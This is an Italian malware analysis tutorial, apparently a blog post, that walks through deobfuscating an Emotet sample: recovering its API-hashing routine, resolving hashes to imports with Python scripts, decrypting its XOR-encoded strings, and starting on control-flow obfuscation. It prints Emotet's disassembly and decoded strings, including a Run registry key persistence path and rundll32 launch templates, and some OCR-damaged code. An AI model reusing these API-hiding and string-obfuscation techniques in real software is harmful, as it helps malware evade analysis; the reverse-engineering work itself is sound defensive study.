
Quando si vuole fare luce su un malware offuscato può tornare utile partire dalle funzioni più piccole.
Con IDA è possibile ordinare le funzioni per dimensione crescente.

Se adottiamo questo approccio con il campione offuscato di emotet, notiamo che la quarta funzione (in ordine) è usata per ottenere l’indirizzo del PEB.

Function name	Segment	Start	Length	Loc
nullsub_1	.text	000000001000E171	00000001	00
sub_100062BA	.text	00000000100062BA	00000004	00
sub_1001CEE5	.text	000000001001CEE5	00000006	00
sub_100176B2	.text	00000000100176B2	00000007	00
sub_1001CFB6	.text	000000001001CFB6	00000007	
sub_100197DA	.text	00000000100197DA	00000008	00
sub_1000FFA9	.text	000000001000FFA9	0000000C	00



La funzione di accesso al PEB.
Questa funzione è usata solo in un altro punto del codice, mostra qui sotto.



Cosa farà questa funzione? Gli offset usati parlano chiaro.
L'occhio esperto riconosce immediatamente gli offset usati nella struttura PEB, questa funzione scorre la lista dei moduli (DLL) caricati in memoria.
Possiamo quindi ipotizzare (dall'istruzione di xor successiva) che la chiamata evidenziata in giallo sia verso una funzione che fa l'hashing del nome della DLL.

Analizzando la chiamata in questione si scopre essere proprio questo il caso.
L’algoritmo di hashing è molto semplice e riportato qui sotto.

```
def hash(string, ci=False):
    res = 0
    for x in string:
        res = (ord(x.lower() if ci else x) + (res << 0x10) + (res << 6) - res) &
0xffffffff
    return hex(res)
```

La funzione di hashing di Emotet.

La funzione mostrata nella figura sopra non fa altro che recuperare il base address di una DLL, dato l'hashing del suo nome.
Anche questa funzione è utilizzata in un unico punto, insieme ad un'altra routine per recuperare un simbolo esportato da un PE.

Abbiamo quindi trovato la funzione che importa le API.

```
mov     [ebp+var_C], 2987h
shr     [ebp+var_C], 0Eh
imul    eax, [ebp+var_C], 37h
mov     [ebp+var_C], eax
xor     [ebp+var_C], 63F4h
cmp     dword_1001F9D8[esi*4], ecx
jnz     short loc_1000613F
```

```
mov     eax, [ebp+var_4]
mov     eax, [ebp+var_8]
mov     edx, [ebp+arg_0]
push    ecx
call    getModule
push    [ebp+var_C]
mov     ecx, eax
push    [ebp+var_10]
mov     edx, [ebp+var_14]
push    [ebp+arg_C]
call    getExport
add     esp, 10h
mov     dword_1001F9D8[esi*4], eax
```

```
loc_1000613F:
mov     eax, dword_1001F9D8[esi*4]
pop     esi
mov     esp, ebp
pop     ebp
retn
getAPI endp
```

La funzione che importa le API.

Questa è usata sempre nel solito modo da Emotet: gli hash del modulo e della funzione da importare sono passati a getAPI, la quale ritorna un puntatore all'API ottenuta.

```
push    43269794h
push    ecx
push    ecx
push    0BEE648Bh
call    getAPI
add     esp, 14h
push    esi
call    eax
pop     esi
mov     esp, ebp
pop     ebp
retn
sub_100030A4 endp
```

Come viene usata la funzione getAPI. Si notino i due hash passatogli.
Da questo come possiamo trovare le API importate?

Esattamente come abbiamo fatto con IDA. Il bello dello strumento che abbiamo macchinosamente creato è che ci indica per ogni funzione quali altre funzioni sono chiamate (tramite l'attributo `callees`) e che ci dà la possibilità di analizzare e modificare le istruzioni.

Possiamo identificare `getPEB` come l'unica funzione che contiene `mov eax, [fs:30h]` e quindi vedere chi la chiama per ottenere getModule.
Ripetiamo quest'ultimo passo per ottenere getAPI.

A questo punto possiamo scorrere il codice di **tutti** i BB per vedere se c'è una chiamata a `getAPI`, in caso positivo cerchiamo gli ultimi 4 push (qui occorre stare attenti al fatto che a volte sono presenti delle istruzioni pop, che se non gestite falserebbero il conteggio) e recupere gli hash.

Una volta ottenuti gli hash, dobbiamo trovare a quali moduli ed API corrispondono.
Abbiamo creato uno script che fa proprio questo e salva il risultato in un file JSON.

```
import sys
import json
import pefile
import os
from collections import defaultdict

def hash(string, ci=False):
    res = 0
    for x in string:
        res = (ord(x.lower() if ci else x) + (res << 0x10) + (res << 6) - res) &
0xffffffff
    return hex(res)

hashes = defaultdict(dict)
for filename in sys.argv[1:]:
    basename = os.path.basename(filename)
    module_hash = hash(basename, True)

    try:
        pe = pefile.PE(filename)
    except pefile.PEFormatError:
        continue
    hashes[module_hash]["name"] = basename
    hashes[module_hash]["exports"] = {}
    if not hasattr(pe, "DIRECTORY_ENTRY_EXPORT"):
        continue
    for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
        if exp.name is None:
            continue
        export_hash = hash(exp.name.decode('ascii'))
        hashes[module_hash]["exports"][export_hash] = exp.name.decode('ascii')
    print(basename)
with open("exports.json", "w") as f:
    json.dump(hashes, f)
```

Lo script casareccio per l'associazione tra hash ed API. Processa i PE passati da riga di comando e crea un file exports.json.

Grazie al file *export.json* generato tramite lo script, possiamo finalmente ottenere, per ogni chiamata a `getAPI`, l'effettiva API importata.

Non ci rimane che modificare il codice affinchè chiami l'API direttamente.
Questo richiede la creazione di una directory di import nel file PE, questa operazione non verrà discussa in quanto piuttosto semplice.
Dato che Emotet è stato compilato usando la convenzione di chiamata C, possiamo semplicmente rimuovere la chiamata a `getAPI` e sostituire `call eax` con `call [import]`, dove *import* è il VA dell'entry opportuna nell'*Import Address Table*.

Il risultato è mostrato di seguito.

```
221                                    ; CODE XREF: sub_10030C0E+C3↓p
221                                    ; DATA XREF: sub_10030C0E+C3↓r
225 ; LPVOID __stdcall VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocation
```

```
:225                    extrn VirtualAlloc:dword
:225                                             ; CODE XREF: sub_10030CDC+D0↓p
:225                                             ; DATA XREF: sub_10030CDC+D0↓r
:229 ; HANDLE __stdcall CreateThread(LPSECURITY_ATTRIBUTES lpThreadAttributes, SIZE_T dw
:229                    extrn CreateThread:dword
:229                                             ; CODE XREF: sub_10030DD3+BC↓p
:229                                             ; DATA XREF: sub_10030DD3+BC↓r
:22D ; DWORD __stdcall WTSGetActiveConsoleSessionId()
:22D                    extrn WTSGetActiveConsoleSessionId:dword
:22D                                             ; CODE XREF: sub_100322A0+98↓p
:22D                                             ; DATA XREF: sub_100322A0+98↓r
:231                    extrn GetTickCount64:dword
:231                                             ; CODE XREF: sub_10032795+A9↓p
:231                                             ; DATA XREF: sub_10032795+A9↓r
:235 ; int __stdcall WideCharToMultiByte(UINT CodePage, DWORD dwFlags, LPCWSTR lpWideCha
:235                    extrn WideCharToMultiByte:dword
:235                                             ; CODE XREF: sub_10032F1C+D7↓p
:235                                             ; DATA XREF: sub_10032F1C+D7↓r
:239 ; HANDLE __stdcall CreateToolhelp32Snapshot(DWORD dwFlags, DWORD th32ProcessID)
:239                    extrn CreateToolhelp32Snapshot:dword
:239                                             ; CODE XREF: sub_1003327A+9E↓p
:239                                             ; DATA XREF: sub_1003327A+9E↓r
:23D ; BOOL __stdcall Process32NextW(HANDLE hSnapshot, LPPROCESSENTRY32W lppe)
:23D                    extrn Process32NextW:dword
:23D                                             ; CODE XREF: .text2:100333E6↓p
:23D                                             ; DATA XREF: .text2:100333E6↓r
:241 ; BOOL __stdcall Process32FirstW(HANDLE hSnapshot, LPPROCESSENTRY32W lppe)
:241                    extrn Process32FirstW:dword
:241                                             ; CODE XREF: sub_100333F1+93↓p
:241                                             ; DATA XREF: sub_100333F1+93↓r
:245 ; void __stdcall GetNativeSystemInfo(LPSYSTEM_INFO lpSystemInfo)
:245                    extrn GetNativeSystemInfo:dword
:245                                             ; CODE XREF: sub_1003485E+AC↓p
:245                                             ; DATA XREF: sub_1003485E+AC↓r
:249 ; int __stdcall MultiByteToWideChar(UINT CodePage, DWORD dwFlags, LPCSTR lpMultiByt
:249                    extrn MultiByteToWideChar:dword
:249                                             ; CODE XREF: sub_10038A9F+D9↓p
:249                                             ; DATA XREF: sub_10038A9F+D9↓r
:24D                    extrn QueryFullProcessImageNameW:dword
:24D                                             ; CODE XREF: sub_1003A23F+B5↓p
:24D                                             ; DATA XREF: sub_1003A23F+B5↓r
:251 ; HANDLE __stdcall OpenProcess(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD dw
:251                    extrn OpenProcess:dword ; CODE XREF: sub_1003A300+A1↓p
:251                                             ; DATA XREF: sub_1003A300+A1↓r
:255 ; BOOL __stdcall GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
:255                    extrn GetComputerNameA:dword
```

```
push    67E1E5BBh
push    ecx
push    ecx
push    0B6B01AE5h
mov     [ebp+var_4], eax
imul    eax, [ebp+var_4], 52h
mov     [ebp+var_4], eax
add     [ebp+var_4], 0FFFF0677h
xor     [ebp+var_4], 0DAB057h
mov     eax, [ebp+var_4]
mov     eax, [ebp+var_10]
mov     eax, [ebp+var_8]
mov     eax, [ebp+var_C]
add     esp, 14h
push    [ebp+flProtect]  ; flProtect
push    esi              ; flAllocationType
push    [ebp+dwSize]     ; dwSize
push    0                ; lpAddress
call    ds:VirtualAlloc
pop     esi
mov     esp, ebp
pop     ebp
retn
VirtualAllocAPI endp
```

Il sample di Emotet con le API importate.

Una miglioria possible è quella di rimuovere interamente la funzione wrapper intorno alla chiamata API (quella che nella figura sopra abbiamo chiamato `VirtualAllocAPI`).

Il codice per l'importazione delle API è riportato sotto.
La procedura ritorna una sezione da passare a `save_pe`, è la sezione che contiene i dati della directory di import.

```
def import_apis(pe_dll):
    def _is_mov_eax_fs_30(inst):
        return (
            inst.code == Code.MOV_EAX_MOFFS32 and inst.op0_register == Register.EAX
and inst.op_kind(1) == OpKind.MEMORY
            and inst.memory_segment == Register.FS and inst.memory_displacement ==
0x30)
    def _is_retn(inst):
        return inst.code == Code.RETND

    def _is_call_to(inst, target):
        return inst.flow_control == FlowControl.CALL and inst.near_branch_target ==
target

    def is_call_eax(inst):
        return inst.flow_control == FlowControl.INDIRECT_CALL and inst.op_kind(0) ==
OpKind.REGISTER and inst.op0_register == Register.EAX

    def _is_push_imm(inst):
        return inst.code in [Code.PUSHD_IMM8, Code.PUSHD_IMM32]

    #First we find the getPEB proc
    """
    mov     eax, large fs:30h
    retn
    """
    get_peb_fun = None
    for _, f in Function.CACHE.items():
        if len(f.head.nexts) != 0 or len(f.head.insts) != 2:
            continue

        if not _is_mov_eax_fs_30(f.head.insts[0]) or not _is_retn(f.head.insts[1]):
            continue

        get_peb_fun = f
        break

    if get_peb_fun is not None:
        print(f"Found getPEB at {hex(get_peb_fun.head.start_address)}")
    else:
        return

    #Now the only function that call getPEB
    get_module_fun = None
    for _, f in Function.CACHE.items():
        if get_peb_fun in f.callees:
            get_module_fun = f
            break

    if get_module_fun is not None:
        print(f"Found getModule at {hex(get_module_fun.head.start_address)}")
    else:
        return

    #Now the only function that call getModule
```

```
    get_api_fun = None
    for _, f in Function.CACHE.items():
        if get_module_fun in f.callees:
            get_api_fun = f
            break

    if get_api_fun is not None:
        print(f"Found getAPI at {hex(get_api_fun.head.start_address)}")
    else:
        return


    xrefs = []
    #Now get the XREF to get API
    for _, bb in BasicBlock.CACHE.items():
        for n, inst in enumerate(bb.insts):
            if _is_call_to(inst, get_api_fun.head.start_address):
                xrefs.append((bb, bb.insts[n-1::-1]))
                break

    if len(xrefs) > 0:
        print(f"Found {len(xrefs)} XREFS to getAPI")
    else:
        return


    #Now get the module and export hashes
    api_hashes = []
    for bb, insts in xrefs:
        module_hash = export_hash = None
        n_push = 0
        for inst in insts:
            if inst.flow_control == FlowControl.CALL:
                break
            if inst.mnemonic == Mnemonic.POP:
                n_push -= 1
            elif inst.mnemonic == Mnemonic.PUSH:
                if n_push == 0:
                    if not _is_push_imm(inst):
                        break
                    module_hash = inst.immediate(0)
                elif n_push == 3:
                    if _is_push_imm(inst):
                        export_hash = inst.immediate(0)
                    break
                n_push += 1
        if module_hash is not None and export_hash is not None:
            api_hashes.append((bb, module_hash ^ 0x39CEFC97, export_hash ^
0x5E3043F1))
        else:
            print(f"API NOT PROCESSED: {hex(bb.start_address)}")
    print(f"Found {len(api_hashes)} API hashes")

    #Resolve the hashes
    import json
```


```
    with open("exports.json") as f:
        exports = json.load(f)

    apis = []
    for bb, mod, exp in api_hashes:
        if hex(mod) in exports:
            apis.append((bb, exports[hex(mod)]["name"], exports[hex(mod)]["exports"]
[hex(exp)]))

    #Make the import section
    idata, api_patch = make_import_sec(apis, pe_dll)

    #Now, nop the call to getAPI and replace the call eax after it
    for bb, dll, exp in apis:
        i = -1
        while i + 1 < len(bb.insts):
            i += 1
            inst = bb.insts[i]
            if _is_call_to(inst, get_api_fun.head.start_address):

                bb.insts.remove(inst)

                for j in range(i+1, len(bb.insts)):
                    inst_2 = bb.insts[j]
                    if is_call_eax(inst_2):
                        bb.insts.remove(inst_2)
                        #print(f"Patching API to {hex(pe_dll['image_base'] +
api_patch[dll][exp])}")
                        bb.insts.insert(j, Instruction.create_mem(Code.CALL_RM32,
                            MemoryOperand(displ = pe_dll["image_base"] +
api_patch[dll][exp]) ))

                bb.update_len()
                break

    return idata
```

Il codice per ripristinare l'import delle API.

Ripristino delle stringhe

Seguendo Emotet con un debugger, si nota che le stringhe sono deoffuscate al volo.
Da analisi manuale è possibile riconoscere due metodi per la decodifca delle stringhe, entrambi identici se non nel formato di output (uno unicode, l'altro no).

Il reverse engineering dell'algoritmo è piuttosto semplice, riportiamo direttamente il formato delle stringhe.



La chiave XOR è, appunto, xorata con la lunghezza ed i byte della stringa.
Per identificare i metodi di decodifica possiamo:

1. Trovare tutte le istruzioni mov e push che hanno un operando che fa riferimento ad una stringa dentro la sezione *.data*.
2. Provare a decodificare ogni singola stringa e scartare le istruzioni che non portano a stringhe valide (troppo lunghe o con caratteri >= 0x80).
3. Delle restanti istruzioni, trovare la chiamata successiva più prossima. Otteniamo un insieme di funzioni candidate ad essere quelle di decodifica.
4. Ridurre la lista di candidati eliminando quelli che sono chiamati da altri candidati (questo succede quando la stringa è passata ad una funzione wrapper che chiama quella di decodifica).
5. Se si ottengono solo due candidati, quello con più chiamate è la funzione di decodifica unicode, l'altra quella ANSI.

Di questi passi, solo il quinto è arbitrario, il resto fa uso solo delle informazioni presenti del codice parsato.

La chiamata alla funzione di decodifica può quindi essere sostituita con un'istruzione `mov eax, imm32` che ottiene il puntatore alla stringa già decodificata.

Per fare questo è necessario aggiungere un'altra sezione dati (*.data2*) al PE di Emotet.

```
.data2:10023034 ; const WCHAR SubKey
.data2:10023034 SubKey:                                 ; DATA XREF: sub_1002B102+36D↓o
.data2:10023034                 text "UTF-16LE", 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run',0
.data2:10023090 aAdvapi32Dll:                           ; DATA XREF: sub_1002D24B+28↓o
.data2:10023090                 text "UTF-16LE", 'advapi32.dll',0
.data2:100230AA aW              db 'w',0                ; DATA XREF: sub_1002D24B+B7↓o
.data2:100230AC aIninetDll:
.data2:100230AC                 text "UTF-16LE", 'ininet.dll',0
.data2:100230C2 aS              db 's',0                ; DATA XREF: sub_1002D24B+53↓o
.data2:100230C4 aHell32Dll:
.data2:100230C4                 text "UTF-16LE", 'hell32.dll',0
.data2:100230DA aC              db 'c',0                ; DATA XREF: sub_1002D24B+3F↓o
.data2:100230DC aRypt32Dll:
.data2:100230DC                 text "UTF-16LE", 'rypt32.dll',0
.data2:100230F2 aU              db 'u',0                ; DATA XREF: sub_1002D24B+81↓o
.data2:100230F4 aRlmonDll:
.data2:100230F4                 text "UTF-16LE", 'rlmon.dll',0
.data2:10023108 aShlwapiDll:                            ; DATA XREF: sub_1002D24B+6A↓o
.data2:10023108                 text "UTF-16LE", 'shlwapi.dll',0
.data2:10023120 aUserenvDll:                            ; DATA XREF: sub_1002D24B+98↓o
.data2:10023120                 text "UTF-16LE", 'userenv.dll',0
.data2:10023138 aSSDll:                                 ; DATA XREF: sub_1002DDCC+904↓o
.data2:10023138                 text "UTF-16LE", '%s%s.dll',0
.data2:1002314A asc_1002314A    db '%',0                ; DATA XREF: sub_1002DDCC+A0F↓o
.data2:1002314C aSRundll32ExeSR:
.data2:1002314C                 text "UTF-16LE", 's\rundll32.exe "%s",RunDLL %s',0
.data2:10023188 aSSExe:                                 ; DATA XREF: sub_10030E9B+1C1↓o
.data2:10023188                 text "UTF-16LE", '%s%s.exe',0
.data2:1002319A                 db '%',0
.data2:1002319C aSSExe_0:
.data2:1002319C                 text "UTF-16LE", 's%s.exe',0
.data2:100231AC aWinsta0Default:                        ; DATA XREF: .text2:10031F8A↓o
.data2:100231AC                 text "UTF-16LE", 'WinSta0\Default',0
.data2:100231CC aSRundll32ExeSS:
.data2:100231CC                 text "UTF-16LE", '%s\rundll32.exe "%s\%s",RunDLL',0
.data2:1002320A                 db '%',0
.data2:1002320C aUUUU:
.data2:1002320C                 text "UTF-16LE", 'u.%u.%u.%u',0
.data2:10023222 aD              db 'D',0
.data2:10023224 aNt0RefererSSCo:
.data2:10023224                 text "UTF-16LE", 'NT: 0',0Dh,0Ah
.data2:10023224                 text "UTF-16LE", 'Referer: %s/%s',0Dh,0Ah
.data2:10023224                 text "UTF-16LE", 'Content-Type: multipart/form-data; boundary=%s',0Dh
.data2:10023224                 text "UTF-16LE", 0Ah,0
.data2:100232B4 aS_0            db 0Dh,0Ah
.data2:100232B4                 db '--%S--',0
.data2:100232BD aSContentDispos db 0Dh,0Ah
.data2:100232BD                 db '--%S',0Dh,0Ah
.data2:100232BD                 db 'Content-Disposition: form-data; name="%s"; filename="%s"',0Dh,0Ah
.data2:100232BD                 db 'Content-Type: application/octet-stream',0Dh,0Ah
```

Le stringhe di Emotet, da queste si intuisce il funzionamento del malware.

Il codice per la decodifica delle stringhe è riportato sotto, la procedura ritorna la sezioni dati da passare a `save_pe`.

```
def decode_strings(dll):
    def _decode_string(data, offset, unicode):
        xor_key = struct.unpack(" 0x80:
            return None
        res = ""
        offset += 8
        while str_len > 0:
            cur_data = xor_key ^ struct.unpack(" 1:
                res += chr((cur_data >>8) & 0xff)
                res += ("\0" if unicode else "")
            if str_len > 2:
                res += chr((cur_data >>16) & 0xff)
                res += ("\0" if unicode else "")
            if str_len > 3:
                res += chr((cur_data >>24) & 0xff)
                res += ("\0" if unicode else "")
            str_len -= 4
            offset += 4

        res += "\0"
        res += ("\0" if unicode else "")
        return res



    def _is_null_sub(addr):
        return len(Function.CACHE[inst.near_branch_target].head.nexts) == 0 and
len(Function.CACHE[inst.near_branch_target].head.insts) == 1
    #Look for push and mov of offsets in the data sections
    data_va_min = dll["image_base"] + dll["data"]["rva"]
    data_va_max = data_va_min + dll["data"]["size"]

    data = []
    decoders = {}
    for _, bb in BasicBlock.CACHE.items():
        armed = False
        for n, inst in enumerate(bb.insts):
            if inst.code == Code.PUSHD_IMM32 and inst.immediate(0) >= data_va_min and
inst.immediate(0) < data_va_max:
                data.append((bb, n, inst.immediate(0)))
                armed = True
            elif inst.code == Code.MOV_R32_IMM32 and inst.immediate(1) >= data_va_min
and inst.immediate(1) < data_va_max:
                data.append((bb, n, inst.immediate(1)))
                armed = True
            elif armed and inst.flow_control == FlowControl.CALL:
                if not _is_null_sub(inst.near_branch_target):
                    addr = inst.near_branch_target
                    decoders[addr] = decoders.get(addr, 0)
                    decoders[addr]+=1
                    bb, on, va = data[-1]
                    data[-1] = (bb, on, va, n, addr)
                armed = False

    #Remove functions that call other functions marked as decoders
```

```
    to_remove = []
    wrappers = {}
    decoders_addrs = [x for x in decoders.keys()]
    for i in range(0, len(decoders)):
        others = decoders_addrs[0:i] + decoders_addrs[i+1:]
        cur_decoder = Function.CACHE[decoders_addrs[i]]
        for callee in cur_decoder.callees:
            if callee.head.start_address in others:
                to_remove.append(cur_decoder.head.start_address)
                wrappers[decoders_addrs[i]] = callee.head.start_address

    for r in to_remove:
        del decoders[r]

    if len(decoders) != 2:
        raise ValueError("Cannot recognize the decoders!")

    decoders_addrs = [x for x in decoders.keys()]
    unicode_dec = decoders_addrs[0] if decoders[decoders_addrs[0]] >
decoders[decoders_addrs[1]] else decoders_addrs[1]
    singlebyte_dec = decoders_addrs[0] if decoders[decoders_addrs[0]] <=
decoders[decoders_addrs[1]] else decoders_addrs[1]

    #print(f"Found {len(data)} references to data.")
    #print(f"Unicode decoder: {hex(unicode_dec)}, single byte decoder:
{hex(singlebyte_dec)}.")

    #Decode strings
    data_sec = make_sec(dll, ".data2", dll["data"]["size"] * 2, True)
    data_offset = 0
    data_data = bytearray(dll["data"]["size"] * 2)
    data_rva = dll["image_base"] + data_sec["rva"]

    for bb, n_data, vaddr, n_call, call_target in [d for d in data if len(d) == 5]:
        offset = vaddr - dll["image_base"] - dll["data"]["rva"]
        string = _decode_string(dll["data"]["data"], offset, call_target !=
singlebyte_dec)
        if string is None:
            continue
        new_va = data_rva + data_offset
        data_data[data_offset:data_offset + len(string)] = string.encode("ascii")
        data_offset += len(string)

        new_inst = Instruction.create_reg_u32(Code.MOV_R32_IMM32, Register.EAX,
new_va)

        """
        if bb.insts[n_data].mnemonic == Mnemonic.PUSH:
            new_inst = Instruction.create_u32(Code.PUSHD_IMM32, new_va)
        else:
            new_inst = Instruction.create_reg_u32(Code.MOV_R32_IMM32, Register.EAX,
new_va)
        """

        del bb.insts[n_call]
```

```
        bb.insts.insert(n_call, new_inst)
        bb.update_len()

    data_sec["data"] = data_data
    return data_sec
```


Il codice per la decodifica delle stringhe.

Anche in questo caso si tratta di codice prototipo.
Qui, come nel caso delle API importate, non sono aggiunte rilocazioni per gli indirizzi usati.
Il PE ottenuto non è quindi usabile per il debug a meno di non forzarne la caricatura al suo base address designato (ad esempio rimuovengo il flag "DLL can move" dall'header PE).

Rimozione della CFO

Questa è la parte più complessa (e buggata) dello script che stiamo costruendo.

Osserviamo il codice sottostante.



Il codice che dirama il controllo in base al token.
Avevamo già notato che questa forma di CFO si basa sul confronto di un valore, detto token, contenuto in un registro. In base al valore attuale del token, l'esecuzione finisce in un blocco piuttosto che in un altro.

